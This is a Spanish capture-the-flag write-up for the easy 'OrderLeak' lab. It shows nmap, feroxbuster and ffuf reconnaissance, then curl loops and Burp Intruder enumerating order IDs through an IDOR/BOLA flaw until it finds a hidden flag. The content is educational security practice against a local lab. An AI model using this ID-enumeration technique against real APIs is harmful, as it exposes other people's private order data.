

Solución al lab **ORDERLEAK** (nivel fácil)

```
chifay@kali: ~/Whoami-Labs/ORDERKEAK
Session Actions Edit View Help

W@H@O@M@I-L@B@S@.C@M

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde orderleak.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: OrderLeak
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato BURP{ ... }):
```

Comencemos con un escaneo de puertos con nmap


```
chifay@kali: ~/Whoami-Labs/ORDERKEAK
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/ORDERKEAK chifay@kali: ~/Whoami-Labs/ORDERKEAK


(chifay@kali)-[~/Whoami-Labs/ORDERKEAK]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_orderleak
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 08:46 -0600

PORT      STATE SERVICE REASON      VERSION
5000/tcp  open  http    syn-ack ttl 64  Gunicorn
|_ http-server-header: gunicorn
|_ http-title: OrderLeak \xE2\x80\x94 Shop API Demo
|_ http-methods:
|_ Supported Methods: HEAD GET OPTIONS
MAC Address: 9E:0D:62:B2:70:0D (Unknown)
```


Inspección visual página principal




Código fuente página principal



Página documentación de la API



Código fuente documentación de la API



Enumeración de directorios con feroxbuster

```
chifay@kali: ~/Whoami-Labs/ORDERKEAK
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/ORDERKEAK x chifay@kali: ~/Whoami-Labs/ORDERKEAK x

|_| |_| | \ | \ | \ , \ / \ | | \ / |_|
by Ben "epi" Risher 😊 ver: 2.13.1

🔴 Target Url http://172.17.0.2:5000/
🚩 In-Scope Url 172.17.0.2
🧵 Threads 50
📖 Wordlist /usr/share/wordlists/dirb/common.txt
⚠️ Status Code Filters [403, 404]
⌚ Timeout (secs) 7
👤 User-Agent feroxbuster/2.13.1
🛠 Config File /etc/feroxbuster/ferox-config.toml
🔗 Extract Links true
📄 Output File web.txt
💰 Extensions [php, txt, html, bak, old, env, zip, db, sql, log, env]
🌐 HTTP methods [GET]
🏹 Recursion Depth 4

🔍 Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 1l 1w 38c http://172.17.0.2:5000/status
200 GET 43l 88w 1122c http://172.17.0.2:5000/docs
200 GET 38l 108w 1413c http://172.17.0.2:5000/
[#####] - 20s 55392/55392 0s found:3 errors:0
[#####] - 19s 55368/55368 2862/s http://172.17.0.2:5000/
```

Búsqueda de otros endpoints de api con ffuf

```
chifay@kali: ~/Whoami-Labs/ORDERKEAK
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/ORDERKEAK x chifay@kali: ~/Whoami-Labs/ORDERKEAK x

  A'  A'  A'
 / \ / \ / \
/   /   /   /
 \   \   \   \
  V   V   V   V

2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2:5000/api/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 50
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 404,405
:: Filter      : Response size: 0

order [Status: 200, Size: 81, Words: 6, Lines: 2, Duration: 13ms]
orders [Status: 200, Size: 81, Words: 6, Lines: 2, Duration: 14ms]
:: Progress: [4614/4614] :: Job [1/1] :: 3472 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

VECTOR DE ATAQUE IDENTIFICADO

La API permite consultar pedidos por ID numérico: /api/orders/1, /api/orders/2, etc. El nombre "Leak" sugiere que **los IDs son secuenciales y no hay control de acceso**, permitiendo ver pedidos de otros usuarios.

Vulnerabilidad esperada:

- **IDOR (Insecure Direct Object Reference)**
 - **BOLA (Broken Object Level Authorization)**
- IDs secuenciales permiten enumerar todos los pedidos
- Posible filtración de información sensible (datos de clientes, notas, etc.)

Probar pedidos del 1 al 20

```

(chifay@kali) ~/Whoami-Labs/ORDERKEAK
$ echo "=== PEDIDOS ==="
for i in {1..20}; do
  echo -n "ID $i: "
  curl -s "http://172.17.0.2:5000/api/orders/$i" | jq -c '{id, owner, item, status}' 2>/dev/null || echo "No encontrado"
done
=== PEDIDOS ===
ID 1: {"id":1,"owner":"alice","item":"Teclado mecanico RGB","status":"shipped"}
ID 2: {"id":2,"owner":"bob","item":"Monitor 24 pulgadas IPS","status":"processing"}
ID 3: {"id":3,"owner":"charlie","item":"Auriculares Noise Cancelling","status":"shipped"}
ID 4: {"id":4,"owner":"david","item":"Docking Station USB-C","status":"delivered"}
ID 5: {"id":5,"owner":"elena","item":"Silla ergonomica Pro","status":"processing"}
ID 6: {"id":6,"owner":"frank","item":"Raton ergonomico inalambrico","status":"shipped"}
ID 7: {"id":7,"owner":"grace","item":"Webcam 4K UltraHD","status":"delivered"}
ID 8: {"id":8,"owner":"hector","item":"Router Wi-Fi 6 Mesh","status":"shipped"}
ID 9: {"id":9,"owner":"irene","item":"SSD NVMe 2TB PCIe 4.0","status":"delivered"}
ID 10: {"id":10,"owner":"jorge","item":"Kit Memoria RAM 32GB DDR5","status":"processing"}
ID 11: {"id":11,"owner":"karen","item":"Tablet digitalizadora","status":"shipped"}
ID 12: {"id":12,"owner":"luis","item":"Capturadora de video HDMI","status":"delivered"}
ID 13: {"id":13,"owner":"marta","item":"Barra de luz LED para monitor","status":"shipped"}
ID 14: {"id":14,"owner":"nicolas","item":"Brazo articulado dual monitor","status":"delivered"}
ID 15: {"id":15,"owner":"carol","item":"Servidor Rack 1U + Firewall NGFW Licencia Anual","status":"confidential"}
ID 16: {"id":16,"owner":"olivia","item":"Microfono condensador USB","status":"processing"}
ID 17: {"id":17,"owner":"pablo","item":"Switch Administrable 24 Puertos","status":"shipped"}
ID 18: {"id":18,"owner":"quinn","item":"Sistema UPS On-Line 1500VA","status":"delivered"}
ID 19: {"id":19,"owner":"raul","item":"Servidor NAS 4 Bahias 32TB","status":"processing"}
ID 20: {"id":20,"owner":"sofia","item":"Workstation Laptop 64GB RTX","status":"shipped"}

```

Orden 15 tiene el status confidencial, lo que nos hace pensar que puede tener la bandera, vamos a buscar la flag en las primeras 50 ordenes

```
(chifay@kali)-[~/Whoami-Labs/ORDERKEAK]
$ for i in {1..50}; do
response=$(curl -s "http://172.17.0.2:5000/api/orders/$i")
if echo "$response" | grep -qi "BURP"; then
echo "✅ FLAG ENCONTRADA EN ID $i:"
echo "$response" | jq
break
fi
done
✅ FLAG ENCONTRADA EN ID 15:
{
  "flag": "BURP{XXXXXXXXXXXXXXXXXXXX}",
  "id": 15,
  "item": "Servidor Rack 1U + Firewall NGFW Licencia Anual",
  "notes": "Adquisicion clasificada infraestructura central CISO.",
  "owner": "carol",
  "status": "confidential",
  "total": 4500.0
}
```


Se encontró la bandera en la orden 15 como sospechábamos, vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/ORDERKEAK
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/ORDERKEAK x chifay@kali: ~/Whoami-Labs/ORDERKEAK x

[*] Cargando imagen desde orderleak.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: OrderLeak
DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato BURP{...}): BURP{XXXXXXXXXXXXXXXXXXXX}


¡Felicitaciones! Has comprometido OrderLeak.

TIEMPO TOTAL: 00h 39m 59s
FECHA Y HORA: 2026-09-03 09:18:37 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```

Resolución con BurpSuite (siguiendo la recomendación de la página principal)

Habilitamos BurpSuite y hacemos la captura de la petición de `/api/orders/1` y lo mandamos al Repeater



En el Repeater probamos con varios 1 para ver como las procesa

ID 1

Request

PrettyRawHex

```
1 GET /api/orders/1 HTTP/1.1
2 Host: 172.17.0.2:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Cookie: Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9945jca0gehuqtdvtdsg4sm7b;
  sbjs_migrations=1418474375998;301; sbjs_current_add=
  fdh3D02026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7Crf%3D
  %28none%29; sbjs_first_add=
  fdh3D02026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7Crf%3D
  %28none%29; sbjs_first=
  typ%3Dtypein%7C%7C7Csrc%3D%28direct%29%7C%7C7Cade%3D%28none%29%7C%7C7Ccmap%3D%28no
  ne%29%7C%7C7Ccnt%3D%28none%29%7C%7C7Cra%3D%28none%29%7C%7C7Cd%3D%28none%29%7C%7
  C%7Cpl%3D%28none%29%7C%7C7Cfat%3D%28none%29%7C%7C7Cct%3D%28none%29;
  wordpress_test_cookie=Wp%20Cookie%20check; sbjs_current=
  typ%3Dtypein%7C%7C7Csrc%3D%28direct%29%7C%7C7Cade%3D%28none%29%7C%7C7Ccmap%3D%28no
  ne%29%7C%7C7Ccnt%3D%28none%29%7C%7C7Cra%3D%28none%29%7C%7C7Cd%3D%28none%29%7C%7
  C%7Cpl%3D%28none%29%7C%7C7Cfat%3D%28none%29%7C%7C7Cct%3D%28none%29; sbjs_udata=
  vst%3D8%7C%7C7Cuip%3D%28none%29%7C%7C7Cuag%3D%28mozill%2F5.0%20%28X11%3B%20Linux%20x
  86_64%3B%20rv%3A140.0%29%20Gecko%2F20100101%20Firefox%2F140.0; session=
  .e3wVjTE0wKAMBL9iXY3ygJTUVPcAyJyXyNLFDr5DAqH8HdPojma_5dF4LX056Wpq5wbItz-bLnV4-7MIqgv
  iKKdiPpDiNukIDw_lmcyp-rZzD05UAWKryg19ogvnpGgEH05Aj_e_p2LBYkbb_4ym7r47IrmDzcwvA3qozSg.
  apb4vA.Gmk-nq8hWpKtsuyCk1qaqc64MHo
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Server: unicorn
3 Date: Thu, 03 Sep 2026 16:12:36 GMT
4 Connection: close
5 Content-Type: application/json
6 Content-Length: 113
7
8 {
9   "id":1,
10  "item":"Teclado mecanico RGB",
11  "notes":"Envio estandar.",
12  "owner":"alice",
13  "status":"shipped",
14  "total":79.9
15 }
```

ID 3

Request

PrettyRawHex

```
1 GET /api/orders/3 HTTP/1.1
2 Host: 172.17.0.2:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9945jca0gehuqtdvtdsg4sm7b;
  sbjs_migrations=1418474375998;301; sbjs_current_add=
  fdh3D02026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7Crf%3D
  %28none%29; sbjs_first_add=
  fdh3D02026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7Crf%3D
  %28none%29; sbjs_first=
  typ%3Dtypein%7C%7C7Csrc%3D%28direct%29%7C%7C7Cade%3D%28none%29%7C%7C7Ccmap%3D%28no
  ne%29%7C%7C7Ccnt%3D%28none%29%7C%7C7Cra%3D%28none%29%7C%7C7Cd%3D%28none%29%7C%7
  C%7Cpl%3D%28none%29%7C%7C7Cfat%3D%28none%29%7C%7C7Cct%3D%28none%29; sbjs_udata=
  vst%3D8%7C%7C7Cuip%3D%28none%29%7C%7C7Cuag%3D%28mozill%2F5.0%20%28X11%3B%20Linux%20x
  86_64%3B%20rv%3A140.0%29%20Gecko%2F20100101%20Firefox%2F140.0; session=
  .e3wVjTE0wKAMBL9iXY3ygJTUVPcAyJyXyNLFDr5DAqH8HdPojma_5dF4LX056Wpq5wbItz-bLnV4-7MIqgv
  iKKdiPpDiNukIDw_lmcyp-rZzD05UAWKryg19ogvnpGgEH05Aj_e_p2LBYkbb_4ym7r47IrmDzcwvA3qozSg.
  apb4vA.Gmk-nq8hWpKtsuyCk1qaqc64MHo
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Server: unicorn
3 Date: Thu, 03 Sep 2026 16:13:17 GMT
4 Connection: close
5 Content-Type: application/json
6 Content-Length: 131
7
8 {
9   "id":3,
10  "item":"Auriculares Noise Cancelling",
11  "notes":"Entregar en recepcion.",
12  "owner":"charlie",
13  "status":"shipped",
14  "total":199.0
15 }
```

Luego mandamos esa petición al Intruder

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.8 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 x +

SendCancel<

Scan

Send to IntruderCtrl+I

Send to RepeaterCtrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to OrganizerCtrl+O

Insert Collaborator payload

Open response in browser

Record an issue [Pro version only]>

Request in browser>

Engagement tools [Pro version only]>

Change request method>

Change body encoding>

CopyCtrl+C

Copy prettifiedCtrl+Alt+C

Copy URL

Copy as curl command (bash)

Save selected text to file

Paste text from file

Save item

Save entire history

Paste host / URL as request

Add to site map

Request

PrettyRawHex

```
1 GET /api/orders/3 HTTP/1.1
2 Host: 172.17.0.2:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Cookie: Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9945jca0gehuqtdvtdsg4sm7b;
  sbjs_migrations=1418474375998;301; sbjs_current_add=
  fdh3D02026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7Crf%3D
  %28none%29; sbjs_first_add=
  fdh3D02026-08-19%2014%3A1%3A25%7C%7C7Cep%3Dhttp%3A%2F%2F172.17.0.2%2F%7C%7C7Crf%3D
  %28none%29; sbjs_first=
  typ%3Dtypein%7C%7C7Csrc%3D%28direct%29%7C%7C7Cade%3D%28none%29%7C%7C7Ccmap%3D%28no
  ne%29%7C%7C7Ccnt%3D%28none%29%7C%7C7Cra%3D%28none%29%7C%7C7Cd%3D%28none%29%7C%7
  C%7Cpl%3D%28none%29%7C%7C7Cfat%3D%28none%29%7C%7C7Cct%3D%28none%29; sbjs_udata=
  vst%3D8%7C%7C7Cuip%3D%28none%29%7C%7C7Cuag%3D%28mozill%2F5.0%20%28X11%3B%20Linux%20x
  86_64%3B%20rv%3A140.0%29%20Gecko%2F20100101%20Firefox%2F140.0; session=
  .e3wVjTE0wKAMBL9iXY3ygJTUVPcAyJyXyNLFDr5DAqH8HdPojma_5dF4LX056Wpq5wbItz-bLnV4-7MIqgv
  iKKdiPpDiNukIDw_lmcyp-rZzD05UAWKryg19ogvnpGgEH05Aj_e_p2LBYkbb_4ym7r47IrmDzcwvA3qozSg.
  apb4vA.Gmk-nq8hWpKtsuyCk1qaqc64MHo
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Server: unicorn
3 Date: Thu, 03 Sep 2026 16:13:17 GMT
4 Connection: close
5 Content-Type: application/json
6 Content-Length: 131
7
8 {
9   "id":3,
10  "item":"Auriculares Noise Cancelling",
11  "notes":"Entregar en recepcion.",
12  "owner":"charlie",
13  "status":"shipped",
14  "total":199.0
15 }
```

The screenshot shows the Burp Suite interface with the 'Snippets' tab selected. The 'Positions' tab is active, showing a list of HTTP request lines. Red arrows point to the 'Add', 'Clear', and 'Auto' buttons. The 'Payloads' tab is also visible, showing configuration for a 'Sequential' payload type. The 'Target' field is set to 'http://172.17.0.2:5000'.

Save **Attack** **Intruder attack of http://172.17.0.2:5000**

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
14	14	200	0			271	
15	15	200	0			365	
16	16	200	0			279	
17	17	200	0			276	
18	18	200	0			270	
19	19	200	0			276	
20	20	200	0			279	
21	21	404	0			188	

Request

```

1 GET /api/orders/15 HTTP/1.1
2 Host: 172.17.0.2:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
